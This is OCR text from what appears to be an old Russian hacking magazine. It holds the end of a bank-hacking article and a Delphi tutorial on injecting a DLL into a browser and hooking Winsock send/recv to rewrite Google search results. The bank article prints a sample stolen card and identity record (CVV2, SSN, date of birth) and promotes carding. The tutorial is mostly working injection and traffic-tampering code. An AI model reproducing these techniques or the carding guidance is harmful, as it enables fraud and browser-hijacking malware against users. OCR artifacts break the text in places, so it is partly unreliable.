
Свернув окно браузера, я призадумался. Получив полный доступ к сайту Сбербанка Украины, я в очередной раз убедился, что, несмотря на бешеные денежные затраты, банки и платежные системы остаются уязвимыми. Трудно представить, какой ущерб можно было нанести, изменив значения курсов валют. Благо, банк не предоставлял услуги интернет-банкинга, что хоть как-то «сберегало» его клиентов. Конечно, я мог продать данные банковского аккаунта или просто задефейсить сайт, но попасть в места не столь отдаленные мне хотелось меньше всего. Поэтому я незамедлительно написал сообщение на мыло администрации банка о найденных мной уязвимостях и со спокойной душой лег спать.

ЗАЧЕМ ЛОМАЮТ БАНКИ

Тебе, наверное, интересно, что можно поиметь со взломанного банка? Чтобы лучше это понять, давай рассмотрим пример. Допустим, хакер ломает зарубежный банк. Как правило, все забугорные банки имеют функцию интернет-банкинга, то есть управления банковским аккаунтом и денежными переводами посредством Сети. Если умудриться слить базу клиентов, то можно обеспечить себе безбедное существование до конца жизни (или конец жизни в каморке 3х3 =)). Обычно информация об аккаунтах выглядит следующим образом (на примере USA-банков):

```
Login: *****
Password: *****
First Name: Bet*
Last name: Carro**
Address: 5** South Park Place
City: El Cajon
State: CA
Country: United States
ZIP: 92021
CardType: Debit
CC Number: 423568001273****
Expiration Month: 03-2009
CVV2: 454
Phone: 619-593-9***
mmn: calhoun
ssn: 45935****
dob_month: 12
dob_day: 18
dob_year: 1960
```

Как видишь, здесь, помимо логина/пароля, указана еще и информация о кредитной карте, dob, ssn, и т. д. Имея на руках такие данные, можно управлять денежными средствами кардхолдера. Скажу лишь, что проводить какие-либо махинации с российскими банками не рекомендуется по понятным причинам. Тебя все равно найдут, не помогут ни прокси, ни впн. Деньги всегда оставляют за собой шлейф, который так или иначе выдаст тебя. Что касается буржуев, то им гораздо сложнее достучаться до правосудия в холодной и голодной России. Поэтому есть несколько способов вывода чужих средств. Каких? Об этом читай в моих следующих статьях, посвященных интернет-банкингу и кардингу.


Новое Средневековье - мир для сильных духом!
«Мы увидим игру, которая возьмет все лучшее от "Европа 1400. Гильдия", добавив огромное количество очень многообещающих вкусностей». – «Игромания», №1, 2006
Гильдия 2
ДОЛГОЖДАННОЕ ПРОДОЛЖЕНИЕ
ПОПУЛЯРНОГО ИСТОРИКО-ЭКОНОМИЧЕСКОГО СИМУЛЯТОРА
JoWooD
gfi
Руссобит-М
4HEAD
© 2006 by JoWooD Productions Software AG, Pyhrnstraße 40, A-8940 Liezen, Austria. © Deep Silver, a division of Koch Media GmbH, Gewerbegebiet 1, 6600 Höfen, Austria. Developed by 4Head Studios. Developed with the support of the MEDIA Programme of the European Commission. All rights reserved. © 2006 «GFI». All rights reserved. © 2006 «Руссобит-Паблишинг» Все права защищены. Отдел продаж: (495) 611-10-11, 967-15-81; office@russobit-m.ru. Техническая поддержка осуществляется по тел.: (495) 611-62-85, e-mail: support@russobit-m.ru, а также на форуме сайта «Руссобит-М»: www.russobit-m.ru/forums/. Розничная продажа в магазинах фирмы М.Видео

BLOOD BUG(O)R
/ ZONA_BUGOR@BK.RU /


НА ПИКЕ СЛАВЫ: «ВЗЛОМ» ПОИСКОВЫХ СИСТЕМ

ПОИСКОВЫЕ СИСТЕМЫ — ОСНОВНОЕ СРЕДСТВО ПРОДВИЖЕНИЯ САЙТОВ К ПИКУ СЛАВЫ И МАКСИМАЛЬНОЙ ПОСЕЩАЕМОСТИ. ЕСЛИ РЕСУРС СТОИТ НА ПЕРВОМ МЕСТЕ, ТО НАВЕРНЯКА ЭТО ОЧЕНЬ ПОПУЛЯРНЫЙ И РАСКРУЧЕННЫЙ ПОРТАЛ. СЕГОДНЯ МНЕ ЗАХОТЕЛОСЬ ПОПАСТЬ НА ПЕРВОЕ МЕСТО. ЗАХОТЕЛОСЬ И ВСЕ ТУТ. ЧТО ДЕЛАТЬ? ЛОМАТЬ ГУГЛ, ПОЛЬЗОВАТЬСЯ СИСТЕМАМИ РАСКРУТКИ? КОНЕЧНО, НЕТ, ВЕДЬ МЫ С ВАМИ ПРИЗВАНЫ РЕШАТЬ ПРОБЛЕМЫ НЕСТАНДАРТНЫМ ПУТЕМ. ИТАК, ПРИШЛО ВРЕМЯ УЗНАТЬ, КАК СДЕЛАТЬ ТАК, ЧТОБЫ ПРИ ЛЮБОМ ПОИСКОВОМ ЗАПРОСЕ В ПЕРВОЙ СТРОКЕ РЕЗУЛЬТАТОВ КРАСОВАЛСЯ ТВОЙ САЙТ.

ПРОДВИЖЕНИЕ СВОЕГО САЙТА НА ВЕРХУШКУ ПОИСКОВИКА

Наверное, я тебя заинтриговал? Ничего сверхъестественного мы делать не будем. Конечно, можно попрыгать около компьютера с бубном, но вряд ли это что-то даст:). На самом деле, поместить свой ресурс на первое место в поисковике не очень сложно, в этом нам поможет технология с красивым названием «сплайсинг». Она заключается в перехвате API функций и модификации данных, которые через них передаются на сервер или с сервера принимаются. Ни для кого не секрет, что любое приложение общается с внешним миром с помощью сокетных функций (не берем в расчет исключительные случаи), а конкретнее — данные передаются с помощью функций send и WSASend, а принимаются с помощью recv и WSARecv. Почему я здесь не рассматриваю исключения или аналоги? Потому что все известные браузеры для передачи и приема данных в/из сети используют именно эти 4 функции. Они находятся в библиотеке ws2_32.dll. Есть и одноименные названия в библиотеке winsocket.dll, но они в итоге приходят к своим «родителям» из ws2_32.dll, так что, перехватив функции из этой библиотеки, мы ничего не упустим.

Суть перехвата заключается в том, что вначале перехватываемой API функции делается прыжок на наш код. Очевидно, что, когда прыжком с начала перехватываемой функции передается управление в нашу функцию, в стеке лежат все параметры, которые были переданы оригинальной функции. То есть мы можем поправить эти параметры в соответствии с нашей задачей и продолжить выполнение программы дальше.



Вот так выглядит примитивная схема вызова API-функции без ее перехвата из программы

В бой!

В выборе языка я руководствовался широтой аудитории. Я, конечно, мог выбрать ассемблер и отсечь этим 90% читателей, которые бы, посмотрев на набор мнемокодов, сказали: «Да, это круто, когда-нибудь и я так научусь». Но я хочу донести все и внести ясность, и поэтому выбрал Delphi. Также в самом перехвате я буду использовать библиотеку Advanced API Hook Libary. Во-первых, реализовать лучше нужные приемы у нас вряд ли получится, а во-вторых, это всего лишь статья, и если я буду «засорять» текст довольно громоздкими процедурами перехвата, то мне не хватит места для всего остального.

Чтобы осуществить перехват, мы будем использовать внедрение своей DLL в адресное пространство другого процесса (в нашем случае это браузер). С помощью библиотеки advApiHook это делается очень просто:

```
CreateProcessWithDll (nil, pChar (path_of_browser), nil, nil, FALSE,
CREATE_SUSPENDED, nil, nil, si, pi, pChar (extractfilepath (paramstr (0))
+ '\main. dll'));
```

Это, как ты понимаешь, создает процесс, который в своем адресном пространстве будет содержать библиотеку main.dll. Чтобы внедрить DLL в уже запущенный процесс нужно использовать функцию InjectDll. Она предельно проста, разобраться с ней большого труда не составит, но здесь, в экспериментальном режиме, я буду использовать создание процесса с внедрением DLL.

Создадим пустую DLL — этакий шаблон, от которого мы будем отталкиваться. Именно эта DLL будет устанавливать перехват на функции и содержать в себе код, который будет выполняться вместо оригинального при перехвате:

Фрагмент кода главной DLL'ки

```
procedure DLLEntryPoint (dwReason: DWord);
begin
case dwReason of
DLL_PROCESS_ATTACH: begin
//Код, который будет выполнен, когда DLL подгрузится к процессу
end;
DLL_PROCESS_DETACH: begin
// Соответственно, код, выполняющийся в процессе осуществления
выгрузки DLL из адресного пространства процесса
end;
end;
end;
begin
DllProc:= @DLLEntryPoint;
DLLEntryPoint (DLL_PROCESS_ATTACH);
end.
```

Логично, что при получении процедурой DLLEntryPoint сообщения DLL_PROCESS_ATTACH нам нужно установить перехват на функции.

```
HookProc ('ws2_32. dll', 'recv', @Nrecv, @Trecv);
HookProc ('ws2_32. dll', 'send', @Nsend, @Tsend);
HookProc ('ws2_32. dll', 'WSARecv', @NWSARecv, @TWSARecv);
HookProc ('ws2_32. dll', 'WSASend', @NWSASend, @TWSASend);
```

Описание параметров дано в комментариях к библиотеке advApiHook, его я и приведу:

Перехват функции из Dll в текущем процессе

```
lpModuleName — имя модуля;
lpProcName — имя функции;
NewProc — адрес функции замены;
OldProc — здесь будет сохранен адрес моста к старой функции.
В случае отсутствия модуля в текущем АП, будет сделана попытка
его загрузить
```


Параметр OldProc должен содержать указатель на адрес моста, фактически он определяется в var как прототип перехватываемого кода. Соответственно, для четырех перехватываемых функций эти прототипы будут выглядеть так:

```
var
i, flag, ThID: dword;
len, a, b, bt: dword;
link: pChar;
szString:PChar='<aclass=lhref="http://www.xakep.ru/">XakepOnline-
&gt;Home</a><tablecellpadding=0cellspacing=0border=0><tr><td
class=j><font size=-1>Magazine of computer hooligans <br><font
color=#008000>www.xakep.ru/</font>';
Tsend: function (s: TSocket;
Buf: pChar;
len, flags:
Integer): Integer; stdcall;


Trecv: function (s: TSocket;
Buf: pChar;
len, flags:
Integer): Integer; stdcall;

TWSARecv: function (s: TSocket;
```





> На сайте http://wasm.ru ты сможешь найти много полезных статей по перехвату API, в частности это замечательные статьи автора MsRem. Если хочешь в совершенстве овладеть этой технологией, обязательно прочти их. www.google.ru является самой популярной и, на мой взгляд, лучшей поисковой системой :))). Use Google!



> На нашем диске ты найдешь все программы, использованные в этой статье, а также видео-урок.




> Рассмотренная технология может быть использована для написания незаконного ПО, при этом автор статьи не несет никакой ответственности за твои действия. Материал дан в ознакомительных целях и не противоречит УК РФ.



> Технологии перехвата АПИ применяются очень широко и помогают в решении самых нетривиальных и интересных задач.
Этот пример был протестирован на браузерах Opera 9.01 build 8552 и IE 6.0.





> Вызов той же API-функции, но с перехватом методом сплайсинга

```
lpBuffers: LPWSABUF;
dwBufferCount: DWORD;
var lpNumberOfBytesRecvd: DWORD;
var lpFlags: DWORD;
lpOverlapped: LPWSAOVERLAPPED;
lpCompletionRoutine:LPWSAOVERLAPPED_
COMPLETION_ROUTINE): Integer; stdcall;

TWSASend: function (s: TSocket;
lpBuffers: LPWSABUF;
dwBufferCount: DWORD;
var lpNumberOfBytesSent: DWORD;
dwFlags: DWORD;
lpOverlapped: LPWSAOVERLAPPED;
lpCompletionRoutine:LPWSAOVERLAPPED_
COMPLETION_ROUTINE): Integer; stdcall;
```

Описание прототипов можно взять в заголовочных файлах Delphi. Я думаю, тебе не совсем понятно, что собой представляет параметр NewProc, но, на самом деле, все просто. Это не что иное, как указатель на функции, которые имеют прототипы, аналогичные оригинальным или такие же, как и у функций с префиксом «T». Именно этим функциям будет передано управление вместо оригинальных, в них мы должны будем вызвать оригинальный код, то есть выполнить простой перехват без всяких вмешательств.

Пишем код функции TRecv

```
function Nrecv (s: TSocket; Buf: pChar; len, flags: Integer):
Integer; stdcall;
begin
Trecv (s, buf, len, flags);
asm
pushad
end;

asm
popad
end;
end;
```

pushad и popad используются для того, чтобы не было проблем. Для незнающих отмечу, что эти команды процессора кладут в стек и восстанавливают оттуда значения всех основных регистров. Поэтому лучше, чтобы все регистры до и после вызова оригинальных функций содержали первоначальные значения. Любые модификации переданных параметров нужно производить в пределах двух ассемблерных вставок.

Грубо говоря, мы установили перехват. Теперь, когда в программе встретился вызов одной из этих четырех функций, мы попадаем в функцию с префиксом «N». Как видно, она принимает те же параметры, что и перехватываемая. В пределах двух ассемблерных вставок мы делаем с этими параметрами все, что душе угодно, а далее вызываем оригинальную функцию (здесь это вызов функций с префиксом «T»).

Далее, чтобы не повторять много раз один и тот же код, стоит сделать следующую оговорку. Когда я буду говорить: «В функцию перехвата send впишем код…», это будет значить, что между строками «end;» и «asm» в функции Nsend нужно вписать какой-либо код.

Теперь давай исследовать запросы и ответы гугла при поиске. При перехвате функций отправки данных (send, WSASend) в полях заголовка среди прочих полей существует поле «Accept-Encoding: deflate, gzip, x-gzip, identity, *; q=0», а это значит, что данные от сервера будут приниматься в сжатом виде и мы не сможем их пропарсить. Как от этого избавиться? Все довольно просто — вместо «gzip» в полях заголовка нужно вписать «none», таким образом, при ответе сервера на запрос данные будут приходить в девственно чистом виде. В функции перехвата send пишем следующий код:

```
if (pos ('Host: www.google.ru', Buf) > 0) or (pos ('Host:
google.ru', Buf) > 0) then ReplaceGZIP (Buf, len);
```

А в функции перехвата WSASend — такой код:

```
if (pos ('Host: www.google.ru', lpBuffers. buf) > 0) or (pos
('Host: google.ru', lpBuffers. buf) > 0) then ReplaceGZIP
(lpBuffers. buf, lpBuffers. len);
```


Чтобы отсечь запросы к другим сайтам (ведь нам их обрабатывать вовсе не нужно), я ввожу проверку наличия строк «Host: www.google.ru» и «Host: google.ru». Функция ReplaceGZIP — это самописная функция, которая ищет строку «gzip» и заменяет ее строчкой «none»:

```
function ReplaceGZIP (lpData: pointer; szData: dword):
boolean;
begin
for i:=szData downto 0 do
begin
if dword (lpData^) = $70697A67 then dword (lpData^):=
$656E6F6E;
inc (dword (lpData));
end;
end;
```

Вот теперь ответ сервера мы можем спокойно парсить, как любые данные html-формата.

Сделай в поисковике запрос по слову «журнал» и открой html-код страницы. Приглядевшись, ты сможешь четко увидеть структуру отображения результатов поиска, которые условно можно разбить на блоки, например, самый первый блок будет следующим:

```
<aclass=lhref="http://www.passion.ru/">Женскиестрас-
ти—женский<b>журнал</b></a><tablecellpadding=0
cellspacing=0 border=0><tr><td class=j><font size=-
1>Рукоделие, гороскоп, конкурсы, обратная связь и
многое другое.<br><font color=#008000>www.passion.
ru/—37k—28 сен 2006—</font>
```



> А вот результат работы DLL, которая была внедрена в процесс браузера

Чтобы подставить вместо этого сайта наш собственный, мы должны найти позицию первой строки «<a class=l href=» в ответе сервера, далее, начиная с этой позиции, найти позицию строки «», прибавить к этой позиции длину этого тега, то есть «6», и весь текст, который находится между этими двумя позициями, заменить нашим. В качестве примера я подставлю на первое место сайт журнала «Хакер», и тогда строка, которой мы будем заменять, приобретает следующий вид:

```
<a class=l href="http://www.xakep.ru/">Xakep Online -&gt; Home </a><table cellpadding=0 cellspacing=0 border=0><tr><td class=j><font size=-1>Magazine of computer hooligans <br><font color=#008000>www.xakep.ru/</font>
```

Теперь в функцию перехвата recv пишем такой код:

```
if pos ('google', pChar (@Buf)) > 0 then ReplaceResult (pChar (@buf), len);
```

А в функцию перехвата WSARecv — такой:

```
if pos ('google', lpBuffers. buf) > 0 then ReplaceResult (lpBuffers. buf, lpBuffers. len);
```

Как ты уже догадался, вся работа по замене результатов поиска будет происходить в функции ReplaceResult, которая принимает два параметра: указатель на данные (в нашем случае это указатель на данные, которые прислал сервер) и длину этих данных. Я приведу полный листинг функции ReplaceResult, а после прокомментирую каждую строку:

```
function ReplaceResult (lpData: pChar; szData: dword): boolean;
begin
if flag = 1 then exit;
a:= pos ('<a class=l href=', lpData);
if a=0 then exit;
len:=0;
dec (a);
flag:=1;
GetMem (link, szData);

MoveMemory (link, lpData, a);
MoveMemory (pointer (dword (link)+a), szString, length (szString));

len:=a+length (szString);
b:=szData-InStr (a, lpData, '</font>');

MoveMemory (pointer (dword (link)+len), pointer (dword (lpData)+InStr (a, lpData, '</font>')+6), b);

MoveMemory (lpData, link, szData);

ThID:=CreateThread (nil,128*1024,@ThreadProc, nil,0, ThID);
CloseHandle (ThID);
end;
```

1. Мы вводим переменную flag, которая будет устанавливаться в случае, если эта страница — действительно ответ от гугла на поисковую фразу. Переменная flag будет обнуляться каждые 6 секунд. Если в течение шести секунд человек сделает 2 или более поисковых запроса, то во второй и последующие разы наша функция ReplaceResult просто завершится в самом начале. Сделано это для того, чтобы избежать некоторых проблем. Этот интервал можно уменьшить, но тогда мы рискуем уронить браузер.
2. В данных, которые пришли от сервера, ищем строку «<a class=l href=». Если такой нет, то делаем вывод, что эти данные не являются ответом на поисковый запрос, и выходим.
3. В выделенный участок памяти копируем все данные до позиции a.

```
MoveMemory (link, lpData, a);
```

4. Начиная с позиции a, в выделенный участок памяти записываем строку szString. Ее значение можешь посмотреть выше, она объявлена в секции var.

```
MoveMemory (pointer (dword (link)+a), szString, length (szString));
```

5. Первая строка, я думаю, всем понятна, а вот во второй непонятным является вызов функции InStr. Это самописная функция, ее реализацию ты можешь посмотреть в исходниках на нашем DVD. Она аналогична стандартной процедуре pos, но первым параметром принимает позицию, с которой будет начинать поиск субстроки «» в строке lpData.
6. Сложно объяснить, что будет делать следующая строка:), ниже я приведу схему работы, на ней будет виден этот момент.

```
MoveMemory (pointer (dword (link)+len), pointer (dword (lpData)+InStr (a, lpData, '</font>')+6), b);
```

7. Результат наших действий записываем по адресу lpData, то есть по адресу, где хранятся данные, принятые от сервера. Именно с этого адреса браузер начнет их парсинг и отображение.

```
MoveMemory (lpData, link, szData);
```

